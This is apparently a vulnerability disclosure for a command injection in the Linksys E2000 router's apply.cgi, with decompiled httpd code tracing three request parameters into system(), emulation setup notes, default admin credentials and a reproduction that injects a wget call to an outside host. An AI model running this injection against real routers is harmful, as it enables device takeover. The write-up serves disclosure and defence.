

Vulnerability Description

There is a command injection vulnerability in the Linksys E2000 router with firmware version 1.0.06. If an attacker gains web management privileges, they can inject commands into the post request parameters WL_atten_bb, WL_atten_radio, and WL_atten_ctl in the apply.cgi interface, thereby gaining shell privileges.

Code Analysis

In the function `Check_TSSI`, the parameter `"param_1"` is the `WL_atten_bb` parameter in the request, while the `WL_atten_radio` and `WL_atten_ctl` parameters also have command injection vulnerabilities.

```

1  2  3  4  5  6  7  8  9  10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33
Decompile: Check_TSSI - (httpd)
undefined4 Check_TSSI( undefined4 param_1 )
{
    FILE *pFVar1;
    undefined4 uVar2;
    undefined4 uVar3;
    undefined4 uVar4;
    undefined1 *puVar5;
    uint __seconds;
    int iVar6;
    FILE *pFVar7;
    size_t sVar8;
    char *pcVar9;
    char acStack_210 [80];
    char acStack_1c0 [80];
    char acStack_170 [80];
    char acStack_120 [80];
    char acStack_d0 [80];
    char acStack_80 [80];

    pFVar1 = fopen("/dev/console", "w");
    if (pFVar1 != (FILE *)0x0) {
        fprintf(pFVar1, "%s: init, Check_TSSI=[%s]\n", "Check_TSSI", param_1);
        fclose(pFVar1);
    }
    uVar2 = get_cgi("WL_atten_radio");
    uVar3 = get_cgi("WL_atten_ctl");
    uVar4 = get_cgi("WL_delay");
    nvram_set("wl_atten_bb", param_1);
    nvram_set("wl_atten_radio", uVar2);
    nvram_set("wl_atten_ctl", uVar3);
    nvram_set("wl_delay", uVar4);
    puVar5 = (undefined1 *)nvram_get("wl_atten_bb");
    if (puVar5 == (undefined1 *)0x0) {
        puVar5 = &DAT_0051dle0;
    }
    __strtol_internal(puVar5, 0, 10, 0);
    puVar5 = (undefined1 *)nvram_get("wl_atten_radio");
    if (puVar5 == (undefined1 *)0x0) {
        puVar5 = &DAT_0051dle0;
    }
    __strtol_internal(puVar5, 0, 10, 0);
    puVar5 = (undefined1 *)nvram_get("wl_atten_ctl");
}

```

```

Decompile: Check_TSSI - (httpd)
13 __strtoul_internal (puVar5,0,10,0);
14 puVar5 = (undefinedl *)nvram_get ("wl_atten_ctl");
15 if (puVar5 == (undefinedl *)0x0) {
16     puVar5 = cDAT_0051dle0;
17 }
18 __strtoul_internal (puVar5,0,10,0);
19 puVar5 = (undefinedl *)nvram_get ("wl_delay");
20 if (puVar5 == (undefinedl *)0x0) {
21     puVar5 = cDAT_0051dle0;
22 }
23 __seconds = __strtoul_internal (puVar5,0,10,0);
24 pFVar1 = fopen ("/dev/console", "w");
25 if (pFVar1 != (FILE *)0x0) {
26     fprintf (pFVar1, "%s: wl_atten_bb=[%s], wl_atten_radio=[%s], wl_atten_ctl=[%s]\n" , "Check_TSS...
27         ,0,
28         uVar2,uVar3);
29     fclose (pFVar1);
30 }
31 iVar6 = validate_xss (uVar2);
32 if ((iVar6 == 0) || (iVar6 = validate_xss (uVar3), iVar6 == 0)) {
33     pFVar1 = fopen ("/dev/console", "w");
34     if (pFVar1 != (FILE *)0x0) {
35         fprintf (pFVar1, "%s: parameter error!\n" , "Check_TSSI");
36         fclose (pFVar1);
37     }
38     return 0;
39 }
40 memset (acStack_1c0,0,0x50);
41 sprintf (acStack_1c0, "wl_atten %s %s %s" , param_1, uVar2, uVar3);
42 FUN_00475ca0 (acStack_1c0);
43 pFVar1 = fopen ("/dev/console", "w");
44 if (pFVar1 != (FILE *)0x0) {
45     fprintf (pFVar1, "%s: Will delay %d seconds\n" , "Check_TSSI", __seconds);
46     fclose (pFVar1);
47 }
48 if (__seconds != 0) {
49     sleep (__seconds);
50 }
51 FUN_00475ca0 ("wl tssi > /tmp/get_tssi");
52 memset (acStack_1c0,0,0x50);
53 memset (acStack_d0,0,0x50);
54 memset (acStack_d0,0,0x50);
55 pFVar1 = fopen ("/tmp/get_tssi", "r");
56 if (pFVar1 == (FILE *)0x0) {

```

Following the FUN_00475ca0 function, it was found that the system() function is called.

```

Decompile: FUN_00475ca0 - (httpd)
1
2 void FUN_00475ca0 (char *param_1)
3
4 {
5     FILE *__stream;
6
7     __stream = fopen ("/dev/console", "w");
8     if (__stream != (FILE *)0x0) {
9         fprintf (__stream, "cmd: [%s]\n" , param_1);
10        fclose (__stream);
11    }
12    system (param_1);
13    return;
14}
15

```

Environment setup

<https://www.linksys.com/support-article?articleNum=148341>

E2000 Downloads

00434920

The hardware version is located beside or beneath the model number and is labeled version, ver. or V. If there is no version number beside the model number on your Linksys finding your version number, see the [complete article](#) to learn more.

Select your hardware version:

▼ Hardware version 1.0

Firmware

Ver.1.0.06 build 1

Latest Date: 03/26/2014

[Download: 5.20 MB](#)

[Release Notes](#)

E2000 Windows® Linksys Connect Setup Software

Ver.1.3.11006.1

Latest Date: 01/07/2011

[Download 20.7 MB](#)

Set up the router environment through FirmAE.

Refer to <https://www.anquanke.com/post/id/288053> for instructions.


```
root@ubuntu:/FirmAE# ./run.sh -d Linksys /tmp/FW_E2000_1.0.06.001_US_20140310_code.bin
[*] /tmp/FW_E2000_1.0.06.001_US_20140310_code.bin emulation start!!!
[*] extract done!!!
[*] get architecture done!!!
[*] /tmp/FW_E2000_1.0.06.001_US_20140310_code.bin already succeed emulation!!!

[IID] 4
[MODE] debug
[+] Network reachable on 192.168.1.1!
[+] Web service on 192.168.1.1
[+] Run debug!
Creating TAP device tap4_0...
Set 'tap4_0' persistent and owned by uid 1000
Bringing up TAP device...
Creating TAP device tap4_1...
Set 'tap4_1' persistent and owned by uid 1000
Bringing up TAP device...
Creating TAP device tap4_2...
Set 'tap4_2' persistent and owned by uid 1000
Bringing up TAP device...
Starting emulation of firmware... 192.168.1.1 true true 3.534515460 4.823942967
[*] firmware - FW_E2000_1.0.06.001_US_20140310_code
[*] IP - 192.168.1.1
[*] connecting to netcat (192.168.1.1:31337)
[+] netcat connected

-----
|           FirmAE Debugger           |
-----


1. connect to socat
2. connect to shell
3. tcpdump
4. run gdbserver
5. file transfer
6. exit
```

Finished




Vulnerability reproduction

E2000 user: admin, password: admin



Obtain session ID after login



Run exp

```
root@ubuntu:/home/pwn# python3 ./exp.py
start !!!
Enter Target IP : 192.168.1.1
Enter session_id : 81a984e8bd39f47d7bedc1d9a1986f47
Enter you want cmd : wget http://192.168.1.2:88/RCE
```

Command injection successfully demonstrated.

```
root@ubuntu:/home/pwn# python3 -m http.server 88 --bind 192.168.1.2
Serving HTTP on 192.168.1.2 port 88 (http://192.168.1.2:88/) ...

192.168.1.1 - - [19/Apr/2023 14:51:56] code 404, message File not found
192.168.1.1 - - [19/Apr/2023 14:51:56] "GET /RCE HTTP/1.1" 404 -
```

Vulnerability Fix

Filter the characters ` \$; | & from the parameters WL_atten_bb, WL_atten_radio, and WL_atten_ctl.